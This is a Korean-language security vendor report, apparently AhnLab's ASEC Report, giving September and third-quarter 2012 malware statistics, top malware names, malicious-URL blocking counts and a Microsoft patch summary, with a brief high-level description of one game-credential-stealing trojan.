2012년 9월의 악성코드 유형은 전달의 328건에 비해 6% 줄어든 308건이었다.



그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2012년 9월 악성코드가 발견된 도메인은 181건으로 2012년 8월의 170건에 비해 6% 증가했다.



그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2012년 9월 악성코드가 발견된 URL은 전월의 795건에 비해 20% 감소한 637건이었다.



그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 7095건/76%로 가장 많았고, 다운로더가 367건/3.9%인 것으로 조사됐다.

유형	건수	비율
TROJAN	7,095	76.0 %
DOWNLOADER	367	3.9 %
ADWARE	358	3.8 %
DROPPER	257	2.8 %
Win32/VIRUT	54	0.6 %
APPCARE	19	0.2 %
JOKE	7	0.1 %
SPYWARE	7	0.1 %
ETC	1,167	12.5 %
TOTAL	9,331	100 %

표 3-2 | 악성코드 유형별 배포 수



그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Trojan/Win32.Spreader가 2303건으로 가장 많았고 Trojan/Win32.Spreader등 4건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	NEW	Trojan/Win32.Spreader	2,303	35.5 %
2	NEW	Win-Trojan/Shortcut.631074	1,357	20.9 %
3	NEW	Trojan/Win32.ADH	1,095	16.9 %
4	▼3	Trojan/Win32.Agent	438	6.7 %
5	NEW	Win-Trojan/Agent.43520.QW	358	5.5 %
6	▲2	ALS/Bursted	213	3.3 %
7	▼3	Downloader/Win32.Korad	200	3.1 %
8	▼3	ALS/Qfas	188	2.9 %
9	▼2	Trojan/Win32.HDC	180	2.8 %
10	—	Win-Adware/Shortcut.INBEE.sungindang.505856	158	2.4 %
		TOTAL	6,490	100 %

표 3-3 | 악성코드 대표진단명 최다 20건

02

웹 보안 동향

웹 보안 이슈

2012년 9월 침해 사이트 현황



표 3-3 | 2012년 월별 침해 사이트 현황

[표 3-3]은 악성코드 유포를 목적으로 침해 사고가 발생했던 사이트들의 월별 현황으로, 7월 이후로 지속적으로 상승하고 있다.

침해 사이트를 통해서 유포된 악성코드 최다 10건

아래 [표 3-4]는 9월 한 달 동안 가장 많은 사이트를 통해서 유포되었던 악성코드 최다 10건을 설명한 표이다. 1위를 차지한 Win-Trojan/Onlinegamehack.196608.AE(이하 Onlinegamehack.196608.AE)는 22개의 국내 사이트(언론사, 블로그 등)를 통해 유포되었다.

순위	악성코드명	건수
1	**Win-Trojan/Onlinegamehack.196608.AE**	**22**
2	Win-Trojan/Malpacked3.Gen	22
3	Dropper/Onlinegamehack.227328	15
4	Win-Trojan/Onlinegamehack.197120.C	13
5	Dropper/Onlinegamehack.228864	13
6	Win-Trojan/Malpacked3.Gen	13
7	Win-Trojan/Onlinegamehack.204800.T	12
8	Win-Trojan/Malpacked3.Gen	10
9	Trojan/Win32.Rootkit	7
10	Win-Trojan/Onlinegamehack135.Gen	7

표 3-4 | 침해 사이트를 통해서 유포된 악성코드 최다 10건

Onlinegamehack.196608.AE는 22개의 사이트 중에 특정 언론사의 URL(하위 URL포함)을 통해서 대부분 유포됐으며 자바와 인터넷 익스플로러의 취약점을 통해서 감염된다. Onlinegamehack.196608.AE는 img.css란 파일명으로 미국에 위치한 50.***.126.***/css/img.css로 호스팅되고 있었다.

img.css가 실행되면 감염된 PC에 윈도우 정상 파일을 교체하는 등 다수의 악성 파일(DLL, SYS)을 생성한다. SYS파일은 보안 프로그램을 무력화하며, DLL 파일은 특정 온라인 게임 사용자의 계정정보를 탈취하여 특정 사이트로 전송하는 Onlinegamehack이다.

01 악성코드 동향

악성코드 통계

2012년 3분기 악성코드 최다 20건

ASEC이 집계한 바에 따르면, 2012년 3분기에 감염이 보고된 악성코드는 전체 2911만 6366건인 것으로 나타났다. 이는 2012년 2분기 3500만 5368건에 비해 588만 9002건이 감소한 수치다. 이중에서 가장 많이 보고된 악성코드는 ASD.PREVENTION이다. Trojan/Win32.Gen과 Textimage/Autorun이 그 다음으로 많이 보고됐으며 최다 20건에 새로 포함된 악성코드는 총 7건이었다([표 4-1]).

순위	등락	악성코드명	건수	비율
1	▲4	ASD.PREVENTION	1,843,273	17.4 %
2	▲1	Trojan/Win32.Gen	932,094	8.8 %
3	▲1	Textimage/Autorun	809,437	7.6 %
4	▲7	Downloader/Win32.agent	765,483	7.2 %
5	▼3	Trojan/Win32.adh	605,692	5.7 %
6	—	JS/Agent	596,904	5.6 %
7	NEW	Dropper/Win32.onlinegamehack	564,658	5.3 %
8	NEW	Trojan/Win32.onlinegamehack	538,453	5.1 %
9	NEW	JS/Iframe	476,402	4.5 %
10	NEW	Trojan/Win32.pbbot	430,113	4.1 %
11	NEW	Trojan/Win32.spreader	374,305	3.5 %
12	▲6	Adware/Win32.winagir	361,877	3.4 %
13	NEW	JS/Downloader	332,916	3.1 %
14	▼2	Trojan/Win32.agent	314,671	3.0 %
15	—	Malware/Win32.suspicious	310,262	2.9 %
16	▼9	Malware/Win32.generic	295,749	2.8 %
17	▼9	Trojan/Win32.bho	288,053	2.7 %
18	▼9	Adware/Win32.korad	270,669	2.6 %
19	—	RIPPER	268,645	2.5 %
20	NEW	Java/Exploit	231,803	2.2 %
		TOTAL	10,611,459	100.0 %

표 4-1 | 2012년 3분기 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 3분기 최다 20건

[표 4-2]는 악성코드의 주요 동향을 파악하기 위하여 악성코드별 변종을 종합한 악성코드 대표진단명 최다 20건이다. 2012년 3분기에는 Trojan/Win32가 총 519만 5544건으로 최다 20건 중 26.3%의 비율로 가장 많이 보고된 것으로 조사됐다. 또한 ASD Prevention이 184만 3273건, Win-Trojan/Agent(153만 3278건)이 보고된 것으로 나타났다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	5,195,544	26.3 %
2	▲9	ASD	1,843,273	9.3 %
3	▲2	Win-Trojan/Agent	1,533,278	7.8 %
4	▼2	Adware/Win32	1,327,109	6.7 %
5	▼1	Downloader/Win32	1,308,423	6.6 %
6	▲1	Win-Trojan/Downloader	873,023	4.4 %
7	▲2	Textimage/Autorun	809,560	4.1 %
8	▲11	Dropper/Win32	790,829	4.0 %
9	▲3	Win-Trojan/Onlinegamehack	774,871	3.9 %
10	▲4	Win-Trojan/Korad	761,395	3.9 %
11	▼3	Win-Adware/Korad	714,955	3.6 %
12	▼6	Malware/Win32	662,772	3.4 %
13	▼3	JS/Agent	602,427	3.1 %
14	NEW	JS/Iframe	476,402	2.4 %
15	▲1	Win32/Conficker	410,314	2.1 %
16	▲1	Win32/Virut	395,464	2.0 %
17	NEW	JS/Downloader	332,916	1.7 %
18	▲2	Win32/Kido	315,568	1.6 %
19	NEW	Win-Dropper/Korad	310,509	1.6 %
20	▼5	Backdoor/Win32	304,070	1.5 %
		TOTAL	19,742,702	100.0 %

표 4-2 | 악성코드 대표진단명 3분기 최다 20건

2012년 3분기 신종 악성코드 최다 20건

[표 4-3]은 2012년 3분기에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 최다 20건이다. 2012년 3분기 신종 악성코드는 TextImage/Autorun이 80만 8243건으로 전체의 18.7%로 가장 많았으며, JS/Agent가 59만 6781건으로 그 다음으로 많이 보고됐다.

순위	악성코드명	건수	비율
1	TextImage/Autorun	808,243	18.7 %
2	JS/Agent	596,781	13.8 %
3	JS/Iframe	476,283	11.0 %
4	JS/Downloader	332,906	7.7 %
5	ALS/Bursted	210,228	4.9 %
6	Win-Trojan/Downloader.196608.AO	201,268	4.7 %
7	Win-Trojan/Korad.82800	186,847	4.3 %
8	Win-Trojan/Starter.102400.C	152,676	3.5 %
9	Win32/Virut.F	144,644	3.3 %
10	JAVA/Cve-2011-3544	137,712	3.2 %
11	Java/Exploit	134,479	3.1 %
12	Win32/Induc	128,404	3.0 %
13	JAVA/Agent	120,976	2.8 %
14	Dropper/Korad.162698	108,336	2.5 %
15	Win-Trojan/Agent.102400.AEE	102,834	2.4 %
16	HTML/IFrame	99,156	2.3 %
17	Win-Trojan/Onlinegamehack.62976.AU	96,629	2.2 %
18	Win-Trojan/Onlinegamehack.118784.EG	95,739	2.2 %
19	JS/Aent	94,223	2.2 %
20	Win32/Kido.worm.156691	91,723	2.1 %
	TOTAL	4,320,087	100.0 %

표 4-3 | 2012년 3분기 신종 악성코드 최다 20건

2012년 3분기 신종 악성코드 유형별 분포

2012년 3분기의 신종 악성코드 유형을 보면 트로이목마가 44%로 가장 많았고, 스크립트가 16%, 애드웨어가 7%였다.



그림 4-1 | 2012년 3분기 신종 악성코드 유형별 분포

01

웹 보안 동향

웹 보안 통계

웹 사이트 악성 코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 3분기 악성코드 배포 웹 사이트 URL 차단건수는 2012년 2분기의 4만 2502건에 비해 43%감소한 2만 4269건이었다. 악성코드 유형은 전 분기의 1436종에 비해 28% 줄어든 1034종이었다. 악성코드가 발견된 도메인은 전 분기의 920건에 비해 39% 감소한 562건이었다. 악성코드가 발견된 URL은 전 분기의 4189건에 비해 46% 감소한 2263건이었다.

악성코드 배포 URL 차단 건수

42,502

2Q

3Q

24,269

-42.9%

악성코드 유형

1436

1034

악성코드가 발견된 도메인

920

562

악성코드가 발견된 URL

4189

2263

Graph



표 5-1 | 2012년 3분기 웹 사이트 보안 요약

2012년 3분기 악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 1만 4422건/59.4%로 가장 많았고, 애드웨어가 1984건/8.2%인 것으로 조사됐다.

유형	건수	비율
TROJAN	14,422	59.4 %
ADWARE	1,984	8.2 %
DROPPER	1,980	8.2 %
DOWNLOADER	1,211	5.0 %
APPCARE	404	1.6 %
Win32/VIRUT	206	0.8 %
JOKE	43	0.2 %
SPYWARE	38	0.2 %
ETC	3,981	16.4 %
TOTAL	24,269	100 %

표 5-2 | 2012년 3분기 악성코드 유형별 배포 수



그림 5-1 | 2012년 3분기 악성코드 유형별 배포 수

2012년 3분기 악성코드 배포 최다 10건

악성코드 배포 최다 10건 중에서 Trojan/Win32.Agent가 2641건으로 가장 많았고 Trojan/Win32.Spreader가 2303건으로 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	NEW	Trojan/Win32.Agent	2,641	21.8 %
2	NEW	Trojan/Win32.Spreader	2,303	19.0 %
3	▲6	Trojan/Win32.ADH	1,641	13.6 %
4	NEW	Win-Trojan/Shortcut.631074	1,357	11.2 %
5	▼4	Downloader/Win32.Korad	811	6.7 %
6	▼4	Trojan/Win32.HDC	731	6.0 %
7	▼3	ALS/Bursted	716	5.9 %
8	▼3	ALS/Qfas	710	5.9 %
9	NEW	Trojan/Win32.SendMail	622	5.1 %
10	NEW	Dropper/Win32.Mudrop	578	4.8 %
		TOTAL	12,110	100 %

표 5-3 | 2012년 3분기 악성코드 배포 최다 10건

01 보안 동향

보안 통계

3분기 마이크로소프트 보안업데이트 현황

2012년 3분기에 마이크로소프트사는 총 21건의 보안 업데이트를 발표하였다. 이는 2분기에 발표된 보안 패치 수보다 약간 증가한 수치이며, 그 중 취약점 보안 패치가 전체의 48%로 가장 큰 비중을 차지하였다. 7월과 8월에는 각각 9건의 보안 패치가 발표되었으며, 9월에는 상대적으로 적은 수인 3건의 보안 패치가 발표되었다. 전체 21건 중 매우 심각한 취약점에 대한 패치인 '긴급' 패치도 상당한 비중을 차지하고 있으며, Internet Explorer와 관련된 취약점이 매달 1개씩 발표되었으므로 IE 사용자들은 발표된 보안 패치를 신속하게 적용하는 것이 권장된다. 또한 Office 관련 제품군의 취약점도 꾸준히 발견되고 있어, 신뢰할 수 없는 사용자로부터 발송된 이메일 첨부 파일에 대해 각별한 주의가 필요하다.



그림 5-2 | 공격 대상 기준별 MS 보안 업데이트

ASEC REPORT CONTRIBUTORS

집필진	선임연구원 안 창 용 선임연구원 이 도 현 선임연구원 장 영 준 주임연구원 이 주 석 주임연구원 문 영 조 연구원 강 민 철 연구원 김 승 훈 연구원 김 재 홍 연구원 김 혜 선
참여연구원	ASEC 연구원 SiteGuard 연구원
편집장	선임연구원 안 형 봉
편집인	안랩 세일즈마케팅팀
디자인	안랩 UX디자인팀
감수	전 무 조 시 행
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901

AhnLab